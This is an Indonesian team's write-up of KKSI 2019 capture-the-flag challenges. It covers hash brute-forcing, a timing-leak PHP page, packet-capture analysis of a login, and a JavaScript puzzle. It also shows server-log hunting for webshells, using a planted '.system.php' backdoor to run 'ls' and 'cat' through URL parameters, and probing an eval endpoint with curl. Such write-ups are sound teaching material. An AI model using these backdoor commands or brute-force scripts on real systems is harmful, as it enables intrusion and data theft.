NAMA TIM : [KKN Back To Isekai]

Ketua Tim	
1.	Nazhier Rijalana
Member	
1.	Fauzan Awanda Alviansyah
2.	Highlander Chris Subaron
3.	
4.	

WRITEUP KKSI 2019

PENULIS
TEAM KKN BACK TO ISEKAI

- Nazhier Rijalana (Hirazawa Yui - Universitas Airlangga)
- Highlander Chris Subaron (Nezuko - STT Bandung)
- Fauzan Awanda Alviansyah (Ichika - Universitas Islam Indonesia)

Daftar Isi

Write Up

from isekai with love

[testing -testing] - 1

#Penjelasan
diberikan zip file sebagai berikut

lalu kami extract dan di dapatkan gambar:

Flag=KKSI2019{selamat_b3rjuang}

#Flag: KKSI2019{selamat_b3rjuang}

[MISC - Welcome To KKSI2019] - 50

#Penjelasan
diberikan sebuah hash md5 yang hilang 2 value nya :


1663323d00434ad7#ca8ecca2b#22844

lalu diberikan juga md5 dari full flag:

1fee4be0b38ae6b8722b49e4db037bbd

kami simpulkan dari soal ini adalah full flag itu merupakan hasil dari:
md5({md5 yang hilang valuenya})

lalu kami buat solver untuk mengetahui value yang hilang tersebut:



```
nazhier@nazhier-X456URK:~/Documents$ cat brute.py
import hashlib
import itertools
B = "1fee4be0b38ae6b8722b49e4db037bbd"
letter = "0123456789abcdefghijklmnopqrstuvwxyz"
generator = itertools.combinations_with_replacement(letter,2)
for x in generator:
    strings = "1663323d00434ad7{}ca8ecca2b{}22844".format(x[0],x[1])
    if hashlib.md5(strings).hexdigest() == B:
        print(strings)


nazhier@nazhier-X456URK:~/Documents$ python brute.py
1663323d00434ad78ca8ecca2ba22844
```


dan ketika di submit hasilnya benar

#Flag : KKSI2019{1663323d00434ad78ca8ecca2ba22844}

[MISC - KKSI Lost The Key] - 50

#Penjelasan

Ketika dibuka web tersebut menampilkan source code berikut




```
<?php
include 'flag.php';

$key = KEY;

if(isset($_GET['time'])){
    $human = $_GET['time'];
    if(strlen($_GET['time']) == ( strlen($key) - 1)){
        sleep(5);
    }

    if(strlen($_GET['time']) == strlen($key)){
        if($human == $key){
            echo FLAG;
        }

        for($i=0;$i<strlen($key); $i++){
            if($human[$i] == $key[$i]){
                sleep(3);
        }

        }
    }
}


show_source(__FILE__);
```


Dari analisa kami, ini hanya masalah pengecheck an panjang `$GET['time']` yang di masukkan ke variable human,
Langsung saja ini solver kami :

```
import requests
import itertools
letter = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"
generator = itertools.combinations_with_replacement(letter,3)
for x in generator:
    test = "".join([x[0],x[1],x[2]])
    data = requests.get('http://202.148.2.243:30001/?time={}'.format(test))
    print(data.text)
```

Key yang ditemukan 1Ap (hasilnya yang paling beda)
#Flag : KKSI2019{Time_is_Money_Also_Time_is_flag}


[FORENSIC - Login Traffic] - 50

#Penjelasan
diberikan file .pcapng hasil capture jaringan. Terdapat banyak sekali capture jaringan pada file tersebut.



No.	Time	Source	Destination	Protocol	Length	Info
2289	36.686633	10.0.2.15	103.28.94.205	TCP	54	49515 → 80 [ACK] Seq=5461 Ack=977132 Win=64240 Len=0
2290	36.692043	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=977132 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2291	36.692053	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=978552 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2292	36.692064	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=979972 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2293	36.692071	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=981392 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2294	36.692078	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=982812 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2295	36.692085	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=984232 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2296	36.692092	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=985652 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2297	36.692099	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=987072 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2298	36.692106	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=988492 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2299	36.692114	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=989912 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2300	36.692120	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=991332 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2301	36.692128	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=992752 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2302	36.692135	103.28.94.205	10.0.2.15	TCP	390	80 → 49515 [PSH, ACK] Seq=994172 Ack=5461 Win=65535 Len=336 [TCP segment of a reassembled PDU]
2303	36.692332	10.0.2.15	103.28.94.205	TCP	54	49515 → 80 [ACK] Seq=5461 Ack=994508 Win=62484 Len=0
2304	36.693736	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=994508 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2305	36.693744	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=995928 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2306	36.693751	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=997348 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2307	36.693757	103.28.94.205	10.0.2.15	TCP	138	80 → 49515 [PSH, ACK] Seq=998768 Ack=5461 Win=65535 Len=84 [TCP segment of a reassembled PDU]
2308	36.693764	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=998852 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2309	36.693771	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=1000272 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2310	36.693778	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=1001692 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2311	36.693785	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=1003112 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]
2312	36.693792	103.28.94.205	10.0.2.15	TCP	166	80 → 49515 [PSH, ACK] Seq=1004532 Ack=5461 Win=65535 Len=112 [TCP segment of a reassembled PDU]
2313	36.693921	10.0.2.15	103.28.94.205	TCP	54	49515 → 80 [ACK] Seq=5461 Ack=1004644 Win=52348 Len=0
2314	36.694604	103.28.94.205	10.0.2.15	TCP	1474	80 → 49515 [ACK] Seq=1004644 Ack=5461 Win=65535 Len=1420 [TCP segment of a reassembled PDU]

kemudian kami mencoba memperkecil pencarian dengan mencoba memfilter, dengan hanya menampilkan protokol **http**, menggunakan "**tcp.dstport == 80 && http**". Kemudian masih ditemukan banyak sekali capture dengan protocol **http**.




No.	Time	Source	Destination	Protocol	Length	Info
2754	40.199688	10.0.2.15	74.125.130.113	HTTP	281	HEAD /edgedl/release2/chrome_component/AJy25W1I4Y1AlJK4iaukzQQ_5494/AJ_YRYeZaj9aEBuPMINveAA HTTP/1.1
2760	40.235813	10.0.2.15	103.243.51.205	HTTP	484	HEAD /edgedl/release2/chrome_component/AJy25W1I4Y1AlJK4iaukzQQ_5494/AJ_YRYeZaj9aEBuPMINveAA?cms_redirect=yes&mip=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=
2793	44.272548	10.0.2.15	74.125.130.113	HTTP	353	GET /edgedl/release2/chrome_component/AJy25W1I4Y1AlJK4iaukzQQ_5494/AJ_YRYeZaj9aEBuPMINveAA HTTP/1.1
2796	44.300598	10.0.2.15	103.243.51.205	HTTP	476	GET /edgedl/release2/chrome_component/AJy25W1I4Y1AlJK4iaukzQQ_5494/AJ_YRYeZaj9aEBuPMINveAA?cms_redirect=yes&mip=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=
2852	48.540865	10.0.2.15	74.125.130.113	HTTP	357	GET /edgedl/release2/chrome_component/AJy25W1I4Y1AlJK4iaukzQQ_5494/AJ_YRYeZaj9aEBuPMINveAA HTTP/1.1
2855	48.566770	10.0.2.15	103.243.51.205	HTTP	492	GET /edgedl/release2/chrome_component/AJy25W1I4Y1AlJK4iaukzQQ_5494/AJ_YRYeZaj9aEBuPMINveAA?cms_redirect=yes&mip=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=
2916	49.609172	10.0.2.15	74.125.130.113	HTTP	358	GET /edgedl/release2/chrome_component/AJy25W1I4Y1AlJK4iaukzQQ_5494/AJ_YRYeZaj9aEBuPMINveAA HTTP/1.1
2920	49.632104	10.0.2.15	103.243.51.205	HTTP	481	GET /edgedl/release2/chrome_component/AJy25W1I4Y1AlJK4iaukzQQ_5494/AJ_YRYeZaj9aEBuPMINveAA?cms_redirect=yes&mip=202.148.1.39&mm=28&mn=sn-2b5njvh-jb3l&ms=nvh&mt=1572684248&mv=
3041	61.669838	10.0.2.15	192.229.232.240	HTTP	335	GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?e2755633582918l8 HTTP/1.1
3062	64.460690	10.0.2.15	118.67.248.41	HTTP	778	POST /src/redirect.php HTTP/1.1 (application/x-www-form-urlencoded)
3070	66.856583	10.0.2.15	117.18.237.29	HTTP	287	GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTfqhLjKLE2QZPin0KCzkdAQuVYowQUsT7DaQP4v0cB1JgmGggC72NkK8MCEA3Q4zdKyVvbX2BmtD5ypI7AYk%3D HTTP/1.1
3359	71.403472	10.0.2.15	118.67.248.41	HTTP	469	GET /erm/erm.css HTTP/1.1
3387	71.406192	10.0.2.15	118.67.248.41	HTTP	484	GET /themes/w2l_blue/styles.css HTTP/1.1
3393	71.408849	10.0.2.15	118.67.248.41	HTTP	468	GET /erm/scripts/jquery.min.js HTTP/1.1
3395	71.409245	10.0.2.15	118.67.248.41	HTTP	471	GET /themes/w2l_blue/functions.js HTTP/1.1
3509	71.692159	10.0.2.15	118.67.248.41	HTTP	491	GET /themes/w2l_blue/style_generic.css HTTP/1.1
3511	71.692559	10.0.2.15	118.67.248.41	HTTP	489	GET /themes/w2l_blue/style_color.css HTTP/1.1
3564	71.908436	10.0.2.15	118.67.248.41	HTTP	528	GET /themes/w2l_blue/loginBoxFull.png HTTP/1.1
3607	72.652244	10.0.2.15	117.18.237.29	HTTP	285	GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBSHRQV5KsocqbcuJkRZwJjSAmttHAQUrWkGcPyAGxazqRiUa5QChl73J4wCEAmmLTvsLGA2UtXLRqGh66s%3D HTTP/1.1
4334	78.434502	10.0.2.15	117.18.237.29	HTTP	191	GET /EVCodeSigning-g1.crl HTTP/1.1
4472	80.989387	10.0.2.15	117.18.237.29	HTTP	191	GET /EVCodeSigning-g1.crl HTTP/1.1


karena clue soal adalah "login" maka otomatis berkaitan dengan login dari user ke dalam suatu layanan aplikasi, kemudian login berkatian dengan salah satu method **HTTP**, yatu **POST**. Akhirnya kami memfilter dengan hanya menampilkan method **POST** saja. Menggunakan perintah "**http.request.method == "POST"** " pada Edit -> Find Packet.

Kemudian langsung mengarah kepada packet yang sesuai dengan filter yang dibuat

membaca isi packet dan ditemukan login_username dan secretkey



mendecode string dari secretkey dan ditemukan flag.




#Flag : KKSI2019{CYB3r_AD!!!!}

[FORENSIC - Read the Log] - 70


#Penjelasan

Diberikan Soal yang berisi 2 buah link

A. Get Flag Here




B. Read The Log




Kami melakukan analisa terhadap log server tersebut dan curiga jika server tersebut sudah tertanam Backdoor. Kami pada awalnya melakukan analisa menggunakan command "**grep php access.log**" Untuk melakukan filter hingga memunculkan trafic dari file dengan ekstensi php. Dan kami melakukan filter lagi dengan kata kunci beberapa nama backdoor yang sudah terkenal seperti "**grep wso.php access.log**" dan "**grep c99.php access.log**" namun nihil. Lalu kami berinisiatif untuk melakukan grep pada port, yaitu port 1337 (yang bisa diartikan sebagai leet) dengan command
"**grep 1337 access.log**" yang ternyata membuahkan hasil seperti ini

Terlihat pada hasil Screenshot diatas bahwa pada file access log tercatat ada yang mencoba melakukan backconnect menggunakan netcat via file "**.system.php**". Kami melakukan analisa terhadap backdoor tsb dan mencoba mencari flag di dalam server yang tadi.

Disini kami mengakses backdoor tsb dengan cara membuka url ini"http://202.148.2.243:30011/.system.php?f=system&p=ls" dan t yang memunculkan isi file di direktori tsb. Kami memfokuskan terhadap file yang bernama **"flllllllaaaaaaaaaaaaaaaaaaaaaaaaaa_g.txt"**



Lalu kami mencoba membuka file tersebut dengan mengakses url "http://202.148.2.243:30011/.system.php?f=system&p=cat flllllllaaaaaaaaaaaaaaaaaaaaaaaaaa_g.txt" dan ternyata memunculkan flag yang kami butuhkan



Flag: **KKSI2019{Emang_Sabar_Adalah_Kuncinya}**

[FORENSIC - Member have Journal] - 70

#Penjelasan

Diberikan sebuah file zip dengan dengan nama **journal_milik_nayeon** isi dari zip tersebut adalah sebagai berikut

melakukan analisa ternyata merupakan log dari user dengan nama **hasan.** Kemudian memfilter hanya dengan mengeluarkan dengan nama **hasan** saja.

ditemukan message dengan isi script perl yang sedang membuka directory dari '/home/hasan/.2e3f3e17ebcb87baad8539475a1f91d41953c15'. Kami mencoba mendecode dengan metode apapun tetapi tidak berhasil. 4 jam kemudian mencoba dengan langsung memasukan sebagai flag untuk mencoba. Dan ternyata itu flagnya.

#Flag : KKS2019{2e3f3e17ebcb87baad8539475a1f91d41953c15}

[WEB - Tsunade Gambling Master] - 100

#Penjelasan
pertama kami coba buka url tersebut
Terlihat web seperti ini

Tidak ada yang aneh sampai kita melakukan view source:


Terdapat js namun kita tidak bisa membacanya, langsung saja ditaruh di js beautiful online, lalu hasilnya sebagai berikut:

```
//It's not flag! Don't Submit it
//I Warn you!
var kepla_flag = "KKSI2019{",
    place_flag = "Tr0ll1ng_th3_Us3r",
    penutup = "}";

function get_point_now() {
    var t = $("#point").text();
    return parseInt(t)
}

function generate_judi_server(t) {
    return Math.round(Math.random() * t)
}

function genertae_judi_client() {
    return batas = generate_judi_server(100), Math.round(Math.random() * batas)
}

function ready_to_serve() {
    return place_flag.split("_")
}

function serve(t) {
    var e = t;
    for ($i = 0; $i < e.length; $i++) $("#flag" + $i).html("<img src='./fl4g/" + e[$i] + ".png'>")
}
$(document).on("click", "#adu", () => {
    var t = genertae_judi_client(),
        e = generate_judi_server(100);
    $("#client").text(t), $("#server").text(e);
    var n = get_point_now();
    t > e ? $("#point").text(n + 1) : $("#point").text(n - 1)
}), $(document).on("click", "#judii", () => {
    get_point_now() >= 133333333337 ? (console.log("I know you inspect element it!"),
$("#flag").text(place_flag + " Don't Submit it Bratan! It's wrong one!")) : $("#flag").text("Go Away.
Hus Hus")
});
```

Kita coba satu persatu fungsi yang ada dalam js tersebut sampai akhirnya di fungsi ready_to_serve

```
> ready_to_serve()
< ▼(3) ["Tr0ll1ng", "th3", "Us3r"]
    0: "Tr0ll1ng"
    1: "th3"
    2: "Us3r"
    length: 3
  ▶ __proto__: Array(0)
```

Terdapat variable yang aneh disini, setelah kita cermati lagi source code, terdapat tag <img src=”./fl4g” + e[$i] + “.png” dimana e[$i] di dapatkan dari array string yang kita dapat, lalu kita coba untuk ambil gambar tersebut.




#Flag : KKSI2019{JScan_3asY_Tr0ll1nG}

[WEB - Limited Eval] - 200

#Penjelasan

diberikan web sebagai berikut



tidak ada yang aneh dari web ini, lalu kami coba untuk view source

```
<script type="text/javascript">

    $(document).on('click', "#submit", ()=>{

        let code = $("#code").val();
        console.log(code.length);
        var submit = $.ajax({
            type : "POST",
            url  : "api.php",
            data : {
                code : code
            },
            success: function(result){
                $("#result").html(result);
            }
        });
    });
</script>
```

terdapat request ajax ke api.php yang mengirimkan value form id code , setelah kami cermati lagi soal yang ada, disimpulkan beberapa Clue yaitu:

1. eval di php (berdasarkan ekstensi script yang ada)


dari situ kami langsung mencoba untuk menggunakan curl langsung ke api.php

```
nazhier@nazhier-X456URK:~/Documents$ curl -v "http://202.148.2.243:21200/api.php" -X POST --data
"code=ls"
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 202.148.2.243...
* TCP_NODELAY set
* Connected to 202.148.2.243 (202.148.2.243) port 21200 (#0)
> POST /api.php HTTP/1.1
> Host: 202.148.2.243:21200
> User-Agent: curl/7.58.0
> Accept: */*
> Content-Length: 7
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 7 out of 7 bytes
* HTTP 1.0, assume close after body
< HTTP/1.0 500 Internal Server Error
< Date: Sun, 03 Nov 2019 20:13:57 GMT
< Server: Apache/2.4.38 (Debian)
< X-Powered-By: PHP/7.2.24
< Content-Length: 0
< Connection: close
< Content-Type: text/html; charset=UTF-8
<
* Closing connection 0
```

